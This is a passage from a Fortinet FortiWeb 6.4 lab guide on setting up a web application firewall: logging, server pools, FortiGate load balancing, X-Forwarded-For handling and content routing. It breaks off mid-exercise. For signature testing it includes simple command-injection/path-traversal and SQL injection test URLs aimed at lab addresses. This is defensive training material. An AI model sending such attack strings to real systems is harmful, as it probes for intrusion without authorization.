

DO NOT REPRINT
© FORTINET



FortiWeb Lab Guide

for FortiWeb 6.4

DO NOT REPRINT

© FORTINET

Fortinet Training

<https://training.fortinet.com>

Fortinet Document Library

<https://docs.fortinet.com>

Fortinet Knowledge Base

<https://kb.fortinet.com>

Fortinet Fuse User Community

<https://fusecommunity.fortinet.com/home>

Fortinet Forums

<https://forum.fortinet.com>

Fortinet Support

<https://support.fortinet.com>

FortiGuard Labs

<https://www.fortiguards.com>

Fortinet Network Security Expert Program (NSE)

<https://training.fortinet.com/local/staticpage/view.php?page=certifications>

Fortinet | Pearson VUE

<https://home.pearsonvue.com/fortinet>

Feedback

Email: askcourseware@fortinet.com



1/19/2022

TABLE OF CONTENTS

Change Log	6
Network Topology	7
Lab 1: Initial Setup	8
Exercise 1: Configuring FortiWeb	9
Verify Basic Networking	9
Verify IP Connectivity	9
Configure FortiWeb Basic Settings	9
Exercise 2: Configuring Local Logging	11
Configure Local Logging	11
Lab 2: Basic Configuration	13
Exercise 1: Configuring Traffic Flow to the Web Servers Through FortiWeb	14
Verify Connectivity to the Web Servers	14
Configure a Virtual Server Pool for Web Servers	14
Insert a Persistent Cookie	15
Add a Health Check	16
Define the Web Servers	16
Configure FortiWeb Server Policies	17
Test the Virtual Server	18
Exercise 2: Configuring FortiGate Source NAT	20
Configure the FortiGate Virtual and Real Servers	20
Apply the Load Balancer	21
Test the FortiGate Virtual Server	22
Exercise 3: Configuring the Transmission of the X-Forwarded-For Header	24
Configure FortiWeb to Use X-Headers	24
Define a Group of Signatures	25
Test FortiWeb X-Headers	26
Exercise 4: Content Routing	28
Create a Content Routing Policy	28
Test the Content Routing Policy	31
Lab 3: Web Vulnerability Scanner	33
Exercise 1: Configuring the Web Vulnerability Scanner	34
Perform a Web Vulnerability Scan	34
Create and Run a Custom Scan	35

Exercise 2: Configuring HTTP Rewrite Rules	37
Create HTTP Rewrite Rules	37
Test HTTP Header Removal	38
Lab 4: Authentication and Access Control	40
Exercise 1: Configuring Advanced Access Control	42
Configure Web Protection Rules	42
Apply the Web Protection Rules	43
Test Access Control	44
Exercise 2: Enabling User Tracking	46
Configure User Tracking Rules	46
Create User Tracking Policies	47
Test User Tracking	47
Exercise 3: Configuring Web Authentication	49
Define Host Names and Users	49
Enable HTTP Authentication	51
Test the HTTP Authentication	52
Lab 5: Signature Configuration	54
Exercise 1: Blocking Common Attacks With Signatures	55
Attempt an XSS Attack	55
Attempt a SQL Injection Attack	55
Exercise 2: Blocking With Custom Signatures	57
Block Custom Attacks With FortiWeb	57
Test the Custom Signature	58
Lab 6: DoS Attack Mitigation	60
Exercise 1: Protecting Against a Slow Headers DoS Vulnerability	61
Configure the Server Policy	61
Test for a Slow Headers DoS Vulnerability	61
Distinguish Clients	64
Detect an Excessive Number of TCP Connections	64
Test TCP Floods Protection	65
Exercise 2: Protecting Against Defacement	68
Enable Defacement Detection	68
Deface a Website	69
Lab 7: Machine Learning	70
Exercise 1: Configuring Machine Learning Anomaly Detection	72
Configure the Server Policy	72
Configure Sample Limits	73
Exercise 2: Establishing the Model	74
Train FortiWeb	74
View the Learning Results	75
Generate an Anomaly	76


Exercise 3: Stopping Threats	78
Observe Machine Learning in Action	78
Review the Logs	79
Observe Application Changes	80
Review the Distribution of Anomalies	82
Lab 8: SSL/TLS	84
Exercise 1: Uploading a Server Certificate and Private Key	85
Upload the Server Certificate and Key to FortiWeb	85
Download Backup Files	86
Exercise 2: Implementing SSL/TLS	89
Offload HTTPS to FortiWeb	89
Test the HTTPS Offload	89
Lab 9: Application Delivery	92
Lab 10: Bot Mitigation	93
Exercise 1: Configuring Bot Mitigation	94
Configure FortiWeb Bot Mitigation	94
Test Bot Mitigation Protection	95
Lab 11: Additional Configuration	97
Lab 12: Troubleshooting	98
Exercise 1: Establishing a Baseline	99
Determine Baselines and Normal Use	99
Exercise 2: Mitigating False Positives	101
Reduce False Positives	101

Change Log

This table includes updates to the *NSE 6 FortiWeb 6.4* document dated 1/5/2022 to the updated document version dated 1/19/2022.

Change	Location
Updated lab instructions to address 0773802	Lab 2 Exercise 4

Network Topology



Lab 1: Initial Setup

This lab will familiarize you with the FortiWeb GUI and CLI, and guide you through configuring the network interfaces. It will also guide you through establishing traffic flow through FortiWeb and configuring local logging.

Objectives

- Configure FortiWeb network interfaces and a default route for administrative access through your lab network, using a browser or SSH client
- Access the GUI
- Verify connectivity to the web servers
- Configure FortiWeb in reverse proxy mode
- Configure local logging

Time to Complete

Estimated: 20 minutes

Exercise 1: Configuring FortiWeb

In this exercise, you will configure basic IP network connectivity.

Verify Basic Networking

You will configure and confirm basic network connectivity.

To verify basic networking

1. Open an SSH session to the FortiWeb VM.
2. At the FortiWeb SSH login prompt, if prompted, enter `admin` and `password`.
3. Enter the following command to verify the configuration of `port1`:

```
show system interface port1
```
4. Enter the following command to verify that the default gateway is set correctly:

```
show router static
```

The gateway should be `10.0.1.254` with `port1` as the outgoing interface.

Verify IP Connectivity

You will verify that FortiWeb can connect to the Student-Linux VM, FortiGate, and two web servers. You will also verify that the Student-Linux VM can connect to FortiWeb and FortiGate.

To verify IP connectivity

1. Continuing on the FortiWeb SSH session, enter the following commands:

```
execute ping 100.64.0.10
execute ping 10.0.1.254
execute ping 10.0.1.21
execute ping 10.0.1.22
```
2. On the Student-Linux VM, open a terminal window, and then enter the following commands:

```
ping 10.0.1.7
ping 100.64.0.254
ping 10.0.1.21
ping 10.0.1.22
```

Configure FortiWeb Basic Settings

After you configure the network interfaces, you can use your browser to connect to the GUI (or CLI).

Alternatively, after you have access to FortiWeb through the network, you can upload configuration files instead of configuring all settings using the GUI or CLI.

To configure the FortiWeb system time

1. Open a **Display** connection to your **Student-Linux** VM.
2. Open Firefox, and then make a connection to `https://10.0.1.7` or use the FortiWeb browser shortcut.
3. If prompted, accept and continue the HTTPS warning message.
FortiWeb uses a self-signed certificate by default.
4. Log in to the FortiWeb GUI with the username `admin` and password `password`.
5. Click **System > Maintenance > System Time**.
6. In the **Time Zone** drop-down list, select your current time zone, such as **(GMT-5:00) Eastern Time**.
7. Select **Automatically adjust clock for daylight saving changes**.
8. Click **OK**.

To configure the FortiWeb DNS

1. Continuing on the FortiWeb GUI, click **System > Network > DNS**.
2. Verify that **Primary DNS Server** is `10.0.1.254`.

To configure the FortiWeb timeout

1. Continuing on the FortiWeb GUI, click **System > Admin > Settings**.
2. Verify that **Idle Timeout** is **480** minutes.



A long timeout period is *not* typical in a production network. During this course, a long timeout allows you to avoid logging in repeatedly between labs. But, in a production network, the timeout period should be five minutes or less. Failure to prevent access to an unattended administrative session compromises the security of your network.

3. Log out of the FortiWeb GUI.

Exercise 2: Configuring Local Logging

In this exercise, you will configure and implement local logging, which you will use in future labs.

Configure Local Logging

You will enable local logging, and then verify that expected events are being recorded.

To review the global log settings

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Log&Report > Log Config > Global Log Settings**.
3. Verify that (logging to) **Disk** is enabled, with **Log Level** set to **Information**.

To enable other log settings

1. Continuing on the FortiWeb GUI, click **Log&Report > Log Config > Other Log Settings**.
2. Turn on the **Enable Traffic Log** and **Enable Traffic Packet Log** switches.



This is *not* typical in a normal network, except for during troubleshooting. Recording the scan buffer to disk consumes system resources, which reduces performance, so this should be used with caution in a production network.

3. Turn on the **Custom Access Violation** switch.
4. Click **Apply**.

To verify local logging is working

1. Continuing on the FortiWeb GUI, click **Log&Report > Log Access > Event**.

Level	User Interface	Action	Message
*****	GUI	browse	User admin has viewed the Event logs from GUI(100.64.0.10)
*****	GUI	edit	User admin changed traffic log setting from GUI(100.64.0.10)
*****	GUI	edit	User admin changed attack log setting from GUI(100.64.0.10)
*****	daemon	check-resource	Physical Server 2 [10.0.1.22:80] in server pool server-pool1 is up
*****	daemon	check-resource	Physical Server 1 [10.0.1.21:80] in server pool server-pool1 is up
*****	daemon	check-resource	all servers in server pool server-pool1 are down

You should see many events, such as:

- Login attempts
- Periods when the web servers are unreachable by the server health monitors
- Attack simulations, in the attack log
- Attempts to connect through the FortiWeb virtual server, in the traffic log, even if the attempt was blocked—when attempts are blocked, there are requests, but no corresponding responses from the server

2. Log out of the FortiWeb GUI.

Lab 2: Basic Configuration

In this lab, you will configure FortiWeb in reverse proxy mode to establish web traffic flow. You will also configure HTTP content rewrite and HTTP redirect.

Objectives

- Access the GUI
- Verify connectivity to the web servers
- Configure FortiWeb in reverse proxy mode
- Configure FortiGate to forward web requests for FortiWeb and pass original client IP addresses
- Use content routing rules to direct traffic to specific servers

Time to Complete

Estimated: 60 minutes

Exercise 1: Configuring Traffic Flow to the Web Servers Through FortiWeb

In this exercise, you will configure and verify a virtual server pool. This allows you to access multiple independent hosts using a single IP address. Grouping servers in a server pool allows for load balancing across those resources, and provides a level of redundancy. As users connect to the virtual server address, FortiWeb redirects the requests to one of the back-end servers that are members of the pool.

Before you begin to apply protection, you must first verify that HTTP traffic can pass through FortiWeb. To do this, you configure, and then connect to the virtual server IP address. Then, a web page opens that is hosted on one of the back-end protected servers, which verifies the routing, virtual servers, and policy configuration.

Verify Connectivity to the Web Servers

The web servers that you will be configuring FortiWeb to protect are already configured. You will verify connectivity to the web servers.

To verify connectivity to the web servers

1. Open an HTTP connection to each web server.

- LINUX1: `http://10.0.1.21/`
- LINUX2: `http://10.0.1.22/`

The successful connections display both sites.

2. Open an HTTPS connection to each web server.

- LINUX1: `https://10.0.1.21/`
- LINUX2: `https://10.0.1.22/`

Because the certificate is self-signed, an HTTPS warning message will likely appear. If prompted, click **Accept the Risk and Continue**.

Configure a Virtual Server Pool for Web Servers

Virtual server pools allow multiple, discrete servers to be pooled together under a single IP address. You will configure a virtual IP address and a virtual server pool.

To create a virtual IP address

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **System > Network > Virtual IP**.
3. Click **Create New**, and then configure the following settings:

Field	Value
Name	vserver1
IPv4 Address	10.0.1.8/24
Interface	port1

4. Click **OK** to save the changes.

To create a virtual server

1. Continuing on the FortiWeb GUI, click **Server Objects > Server > Virtual Server**.
2. Click **Create New**.
3. In the **Name** field, type `vserver1`.
4. Click **OK**.
5. On the **Edit Virtual Server** screen, click **Create New**, and then configure the following settings:

Field	Value
Virtual IP	vserver1

This setting defines the IP address where FortiWeb reverse proxy will pick up HTTP requests.

6. Click **OK** to save the changes.

Insert a Persistent Cookie

During an HTTP session, FortiWeb should consistently route requests from the same client to the same back-end web server. You will configure FortiWeb to attach a cookie to the session so FortiWeb can track all sessions between the client and the protected server.

To insert a persistent cookie

1. Continuing on the FortiWeb GUI, click **Server Objects > Server > Persistence**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	session-persistence-cookie1
Type	Source IP

3. Leave all other settings at the default values.
4. Click **OK** to save the changes.

Add a Health Check

Health checks monitor back-end servers for availability, and forward requests to the servers only if they are running. You will add a health check.

To add a health check

1. Continuing on the FortiWeb GUI, click **Server Objects > Server > Health Check**.
2. Click **Create New**.
3. In the **Name** field, type `availability-check1`.
4. Click **OK**.
5. Click **Create New**, and then configure the following settings:

Field	Value
Type	HTTP
URL Path	/bitnami/images/close.png
Match Type	Matched Content
Matched Content	.*

6. Click **OK** to save the changes.

Define the Web Servers

FortiWeb forwards traffic to the web servers for load balancing. You will define the web servers.

To define the web servers

1. Continuing on the FortiWeb GUI, click **Server Objects > Server > Server Pool**.
2. Click **Create New**, and then configure a new server farm with the following settings:

Field	Value
Name	server-pool1
Type	Reverse Proxy
Single Server/Server Balance	Server Balance
Server Health Check	availability-check1
Persistence	session-persistence-cookie1

3. Click **OK**.
4. Click **Create New**, and then type the following IP address for the first web server:

Field	Value
IP address	10.0.1.21

- Click **OK**.
- Click **Create New**, and then type the following IP address for the second web server:

Field	Value
IP address	10.0.1.22

- Click **OK**.



In the lab, the servers and virtual devices are all on the same 10.0.1.0/24 subnet. This allows you to access each web server GUI.

In a production network, however, hosts may be on separate subnets, separated by NAT. Make sure you use the IP addresses as they appear *from the FortiWeb perspective in the network*. Because of NAT, these IP addresses may not be the IP addresses configured on each server NIC. Instead, you might need to configure the virtual server or VIP address for each server.

Configure FortiWeb Server Policies

You will add a policy to combine and apply your previous proxy pickup and load balancing settings, and to allow HTTP traffic flow, unless it violates your security policy.

To configure a server policy

- Continuing on the FortiWeb GUI, click **Policy > Server Policy**.
- Click **Create New**, and then add a new policy with the following settings:

Field	Value
Policy Name	policy1
Deployment Mode	Single Server/Server Balance
Virtual Server	vserver1
Server Pool	server-pool1
HTTP Service	HTTP
Web Protection Profile	Inline Alert Only

- Click **OK**.

To review the policy status

1. Continuing on the FortiWeb GUI, click **System > Status > Policy Status**.

You will see two entries, one for each web server that you have configured **policy1** to monitor.

If FortiWeb can connect successfully to those servers by HTTP, both link icons in the **Health Check Status** column are green.

#	Name	Status	VIP	Protocol	Port	SSL Port	Mode	Concurrent Connections	Connections/Sec
1	policy1		10.0.1.8/24	HTTP	80	443	Single Server/Server Pool	0	0

#	Pool	IP/Domain Name	Port	Health Check Status	Concurrent Connections	Backup Server	Status
1	server-pool1	10.0.1.21	80		0	Disable	
2	server-pool1	10.0.1.22	80		0	Disable	

You can also monitor the status of the servers in the event log.

2. Click **Log&Report > Log Access > Event**.

68	06:05:10		daemon	check-resource	Physical Server 2 [10.0.1.22:80] in server pool server-pool1
69	06:05:10		daemon	check-resource	Physical Server 1 [10.0.1.21:80] in server pool server-pool1

3. Log out of the FortiWeb GUI.

Test the Virtual Server

You will test the access to the virtual server.

To test the configuration

1. On the Student-Linux VM, open Mozilla Firefox, and then visit the virtual server IP address of FortiWeb at `http://10.0.1.8/`.

A web page from one of the back-end servers opens.

Because you are load balancing between two identical servers, the page should look almost the same regardless of which server receives your page request. The only difference might be the title—**LINUX1 - Just another WordPress site** or **LINUX2 - Just another WordPress site**—which changes if the session cookie expires, or if a new session is created for any other reason and FortiWeb directs the next request to a different back-end server.

2. Return to the FortiWeb GUI, and then click **Log&Report > Log Access > Traffic**.

You will see both your request and the server reply.

If FortiWeb had blocked the request, you would see the request only—no reply. The blocked request would be recorded in the attack log instead.

3. Return to the Student-Linux VM, and in Mozilla Firefox, click **Live HTTP Headers** , and then refresh the page. This may take a minute to display, and you may have to refresh the screen by clicking on any open window.

What is the value for `cookiesession1`? This is your persistence session ID from FortiWeb.

4. Click **Forget Me Not** , and then click **Clean this domain!** to delete the cookies and close the browser.
5. Open Mozilla Firefox again, and then visit the virtual server address at `http://10.0.1.8/`. Is the blog title the same? Compare the value of the session cookie with the values in previous steps.

Are any of the cookie values identical? Did FortiWeb forward the traffic to the same back-end web server or a different one?



Don't be surprised if FortiWeb consistently sends traffic to the same server. The important setting is that a persistence cookie is being set, so that all connections from a particular IP address are sent to the same server.

6. Close all browser tabs before continuing.

Exercise 2: Configuring FortiGate Source NAT

In this exercise, you will create a virtual server address on FortiGate. This virtual server address is used as an internet-facing address which will then redirect connections to the internal FortiWeb. FortiWeb will then analyze the network traffic before passing it on to the protected back-end web servers.

Configure the FortiGate Virtual and Real Servers

You will configure FortiGate to work as a load balancer performing destination NAT. This is a common scenario in which FortiGate provides load balancing functions for resources other than web servers.

Because FortiWeb provides load balancing specifically for web servers, you must configure FortiWeb to recognize, accept, and respond to requests correctly from FortiGate.

The load-balance feature is necessary so that the virtual server features appear on the FortiGate GUI. Otherwise, virtual servers are hidden.

To enable the FortiGate virtual server feature

1. Log in to the FortiGate GUI with the username `admin` and password `password`.
2. Click **System > Feature Visibility**.
3. In the **Additional Features** section, turn on the **Load Balance** switch.
4. Click **Apply**.

To configure the FortiGate virtual server

1. Continuing on the FortiGate GUI, click **Policy & Objects > Virtual Servers**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	vserver-to-FortiWeb
Type	HTTP
Interface	any
Virtual Server IP address	10.0.1.253
Virtual Server Port	80
Preserve Client IP	enable



*Don't enable the **multiplex HTTP requests/responses over a single TCP connection** setting. The purpose of this setting is to improve performance with back-end servers by eliminating repetitive TCP handshakes for small HTTP requests. However, in this case, it can sometimes conflict with FortiWeb blocking, which can reset the TCP connection, and can result in blocking innocent requests.*

Enabling the **Preserve Client IP** setting is crucial. This is what transmits the original client IP address in an X-header at the HTTP layer, so that FortiWeb can block the session based on that IP address, and not the FortiGate egress interface IP address.

3. Scroll down to the **Real Servers** section, and then click **Create New**.
4. Configure the following settings:

Field	Value
IP Address	10.0.1.8
Port	80
Max Connections	100
Mode	Active



Usually, you should configure the **Max Connections** setting to a higher value—to a number appropriate for your FortiWeb model's specifications. For this lab, 100 is enough.

5. Click **OK**.
6. Click **OK** again.
7. Click **Dashboard > Status**.
8. Click the **+** symbol below **FortiView Sessions** to add a new monitor.
9. Under **Network**, select the **+** icon beside **Load Balance**.
10. Keep the default settings, and then click **Add Monitor**.
11. Click **Dashboard > Load Balance Monitor**.

You will see your mapping between the FortiGate virtual server and your real server definition, which points to the virtual server on FortiWeb.

Real Server	Status	Mode	Monitor Events	Active Sessions	RTT	Bytes Processed
10.0.1.253:80 (1)	Up	Active	0	0	<1 second(s)	0 B

Apply the Load Balancer

On FortiGate, you will add a policy that accepts all connections to the virtual server on port1, and then applies destination NAT. Packets will egress toward the FortiWeb virtual server.

To apply the load balancer

1. Continuing on the FortiGate GUI, click **Policy & Objects > Firewall Policy**.
2. Click **Create New**.
3. Change the **Inspection Mode** to **Proxy-based**, and then configure the following settings:

Field	Value
Name	Load Balancer
Incoming Interface	port2
Outgoing Interface	port3
Source Address	all
Destination Address	vserver-to-FortiWeb
Service	HTTP and HTTPS
Action	ACCEPT
NAT	enabled
Log Allowed Traffic	enabled
All Sessions	enabled

4. Click **OK**.



In the lab, all VMs are on the same subnet. That way, you can access all VMs directly.

In a production network, NAT is often enabled as an additional security measure that protects all servers behind FortiGate.

5. Drag and drop the **Load Balancer** policy above the **Student-LAN** policy.

port2 → port3							
Load Balancer	all	vserver-to-FortiWeb	always	HTTP HTTPS	✓ ACCEPT	Enabled	no-inspection
Student-LAN	all	all	always	ALL ICMP HTTP HTTPS	✓ ACCEPT	Disabled	no-inspection

6. Log out of the FortiGate GUI.

Test the FortiGate Virtual Server

You will test your configuration by accessing the FortiGate virtual server.

To test the virtual server on FortiGate

1. On the Student-Linux VM, open Mozilla Firefox, and then visit the FortiGate virtual server at `http://10.0.1.253/`.
Through this virtual server on FortiGate, which links through the virtual server on FortiWeb, you can see the web pages of one of the back-end servers.
Traffic is passing from your browser to FortiGate, then on to FortiWeb, and finally to the web servers.
2. Click the bookmarked folder **Attacks > Open all in Tabs**. These will simulate two attacks against your web servers.
 - **Attack1** uses `cmd.exe` to perform a command injection attack on the FortiGate virtual server:
`http://10.0.1.253/../../../../cmd.exe`.
This attack can be achieved in the HTTP request URL and arguments. For more information, see the FortiWeb signature ID: 050050030 **Generic Attack-Command Injection**.
 - **Attack 2** runs a **SQL query** to get database information from the FortiGate virtual server:
`http://10.0.1.253/index?q=select%20count(*)%20from%20USERS`.
This attack can be achieved in the HTTP request URL and arguments. For more information, see the FortiWeb signature ID: 030000078 **SQL injection**.
3. Close the Student-Linux VM browser tab.

To review the logs

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Log&Report > Log access > Traffic**.
What are the source and destination IP addresses?
3. Click **Log&Report > Log access > Attack**, and then review the message column.
You will see both attacks—**SQL injection** and **Generic Attack-Command Injection**.
What is the recorded source IP address for the attacks?

Stop and think!

Why does FortiWeb log the attack attempts with the source as `10.0.1.254`—the **port1** physical interface IP address of FortiGate—and not the IP address of your Windows system?

Packets egress through port1 on FortiGate when forwarded to FortiWeb. While correct from the IP layer perspective, the attack log currently doesn't reveal the IP address of the original client—your web browser.

In a real network, FortiWeb would block connections from the FortiGate IP address when FortiWeb detects an attack, which would affect innocent clients.

To fix this, you must configure both devices to use X-headers to communicate about the original client IP address.

4. Log out of the FortiWeb GUI.

Exercise 3: Configuring the Transmission of the X-Forwarded-For Header

In this exercise, you will configure FortiWeb to support source NAT using the X-Forwarded-For method.

Configure FortiWeb to Use X-Headers

Now that FortiGate is configured as a load balancer using source NAT, you must configure FortiWeb to recognize and respond to requests correctly. You do this by configuring FortiWeb to recognize and respond to specific X-headers in very specific ways.

You will configure which HTTP X-header FortiWeb uses when blocking a traffic source in order to prevent abuse, and trust that header only when it comes from FortiGate. You must have already enabled FortiWeb traffic logs and attack logs.

To configure an HTTP X-header on FortiWeb for X-Forwarded-For

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Server Objects > X-Forwarded-For**.
3. Click **Create New**, and then configure the following settings:

Field	Value
Name	x-headers1
Add X-Forwarded-For	enabled
Use X-Header to Identify Original Client's IP	enabled - Value is X-FORWARDED-FOR
IP Location in X-Header	Left
Block Using Original Client's IP	enabled

4. Click **OK**.
5. Under **Trusted X-Header Sources**, click **Create New**, and then configure the following trusted source:

Field	Value
IPv4/IPv6	10.0.1.254

6. Click **OK** to save the entry.

Define a Group of Signatures

You will define a group of predefined signatures, so that you can test the effect of X-headers by simulating an attack.

To define a group of signatures

1. Continuing on the FortiWeb GUI, click **Web Protection > Known Attacks > Signatures**.
2. Click **Create New** to add a signature named `signatures1`.
3. Highlight **SQL Injection**, and then configure the following settings:

Field	Value
Action	Block Period
Block Period	60 seconds
Severity	High

4. Highlight **Generic Attacks**, and then configure the following settings:

Field	Value
Action	Block Period
Block Period	60 seconds
Severity	High

5. Click **OK** to save the changes.

To customize signatures

1. Continuing on the FortiWeb GUI, select **signature1** that you added recently, and then click **Signature Details**.
2. In the **Dictionaries** pane, expand the **Generic Attacks** tree.
3. Right-click **RFI Injection**, and then click **Disable**.

To apply the X-header rules to protection profiles

1. Continuing on the FortiWeb GUI, click **Policy > Web Protection Profile > Inline Protection Profile**.
2. Click **Create New**, and then configure the following settings:

Field	Value
Name	protection1
Client Management	ON
Signatures	signatures1
X-Forwarded-For	x-headers1

3. Click **OK** to save your changes.

To apply the protection profiles

1. Continuing on the FortiWeb GUI, click **Policy > Server Policy**, and then edit **policy1**.
2. Set **Web Protection Profile** to **protection1**.
3. Click **OK**.

For most features, FortiWeb should now block the attacker's specific IP address, not the IP address of the FortiGate physical interface.

Test FortiWeb X-Headers

You will simulate an attack to test the x-header rules that are applied in a protection profile that the policy uses.

To simulate attacks

1. On the Student-Linux VM, open Mozilla Firefox, and then visit the FortiGate virtual server at `http://10.0.1.253/`.
You can access the server.
2. Open a new browser tab, and then click the bookmarked folder **Attacks > Attack1** to browse for `http://10.0.1.253/../../../../cmd.exe`.
The connection was blocked. Why?



3. Wait 60 seconds, and then in a new browser tab, click the bookmarked folder **Attacks > Attack2** to browse for `http://10.0.1.253/index?q=select%20count(*)%20from%20USERS`.
The connection was also blocked. Why?

To review the logs

1. Return to the FortiWeb GUI, and then click **Log&Report > Log Access > Traffic**.
What is the source IP address in the logs?
2. Click **Log&Report > Log Access > Attack**, and then observe the logs for the blocked attack.

#	Date/Time	Policy	Source	Destination	Threat Level	Action	Message
1	13:16:55	policy1	100.64.0.10	10.0.1.21	*****	Period_Block	URL triggered signature ID 050050030 of Signatures policy signatures1
2	13:16:23	policy1	100.64.0.10	10.0.1.22	*****	Period_Block	Parameter (q) triggered signature ID 030000078 of Signatures policy signatures1

Both attacks match signatures set to **Period Block**. Review the **ATTACK** log details in the pane on the right.


Note the **Source IP** address in the logs. This time it is `100.64.0.10`, which is the IP address of your host.

Why is the IP address of the FortiGate physical interface shown in the traffic logs? Which log would you use to troubleshoot connectivity between devices in your data center?

3. In the **Attack** log details, see the **Connection** and the **Packet Header** information for the following:
 - Host
 - X-Forwarded-For

To review the blocked IP monitor

1. Return to the Student-Linux VM, open a new browser tab, and then execute a new attack—**Attack1** or **Attack2**.
2. Visit the FortiGate virtual server at `http://10.0.1.253/`.



The innocent request `http://10.0.1.253/` is period blocked. Why? If you use another computer to access `http://10.0.1.253/`, would it work? Why or why not?

3. Close the Student-Linux VM browser tab.
4. Return to the FortiWeb GUI, and then click **Monitor > Blocked IPs**.

#	IP	Release
	Policy:policy1	
1	100.64.0.10	

To access the back-end servers again with the innocent request, you can release the blocked IP or wait until the blocked period ends in 60 seconds.

5. Log out of the FortiWeb GUI.

Exercise 4: Content Routing

In this lab, you will configure HTTP content routing to route specific URLs to the individual web servers protected by FortiWeb to allow easy troubleshooting and maintenance.

Create a Content Routing Policy

You will change the single server pool policy to one that uses content routing. It will direct traffic sent to `http://linux1/` to the Linux 1 server and `http://linux2/` to the Linux 2 server. All other URLs and `http://10.0.1.8` will continue using the load balanced server pool containing both Linux 1 and Linux 2.

To create individual server pools

1. Log in to the FortiWeb GUI with the username `admin` and password `password`.
2. Click **Server Objects > Server > Server Pool**.
3. Click **Create New**, and then configure a new server pool with the following settings:

Field	Value
Name	linux1
Type	Single Server

4. Click **OK**.
5. Click **Create New**, and then type the following IP address for one web server:

Field	Value
IP address	10.0.1.21

6. Click **OK**.
7. Click **Server Objects > Server > Server Pool**.
8. Click **Create New**, and then configure a new server pool with the following settings:

Field	Value
Name	linux2
Type	Single Server

9. Click **OK**.
10. Click **Create New**, and then type the following IP address for one web server:

Field	Value
IP address	10.0.1.22

11. Click **OK**.

To configure HTTP content routing

1. Continuing on the FortiWeb GUI, click **Server Objects > Server > HTTP Content Routing**.
2. Click **Create New**, and then configure a new routing rule with the following settings:

Field	Value
Name	linux1
Server Pool	linux1

3. Click **OK**.
4. On the **Edit HTTP Content Routing Policy** screen, click **Create New**, and then configure the following settings:

Field	Value
Match Object	HTTP Host
HTTP Host	Is equal to
Match String	linux1

5. Click **OK** to save the changes.
6. Click **Server Objects > Server > HTTP Content Routing**.
7. Click **Create New**, and then configure a new routing rule with the following settings:

Field	Value
Name	linux2
Server Pool	linux2

8. Click **OK**.
9. On the **Edit HTTP Content Routing Policy** page, click **Create New**, and then configure the following settings:

Field	Value
Match Object	HTTP Host
HTTP Host	Is equal to
Match String	linux2

10. Click **OK** to save the changes.
11. Click **Server Objects > Server > HTTP Content Routing**.

12. Click **Create New**, and then configure a new routing rule with the following settings:

Field	Value
Name	webservers
Server Pool	server-pool1

13. Click **OK**.

14. On the **Edit HTTP Content Routing Policy** screen, click **Create New**, and then configure the following settings:

Field	Value
Match Object	HTTP Host
HTTP Host	is equal to
Match String	*

15. Click **OK** to save the changes.

To create an HTTP content routing policy

- Continuing on the FortiWeb GUI, click **Policy > Server Policy**.
- Double-click **policy1** to edit the policy.
- Change the **Deployment Mode** from **Single Server/Server Balance** to **HTTP Content Routing**.
- Click **OK**.
- Verify and set the **Web Protection Profile** to **protection1**.
The profile is reset when changing between deployment modes.
- Under **HTTP Content Routing** click **Add**, and then configure the following settings:

Field	Value
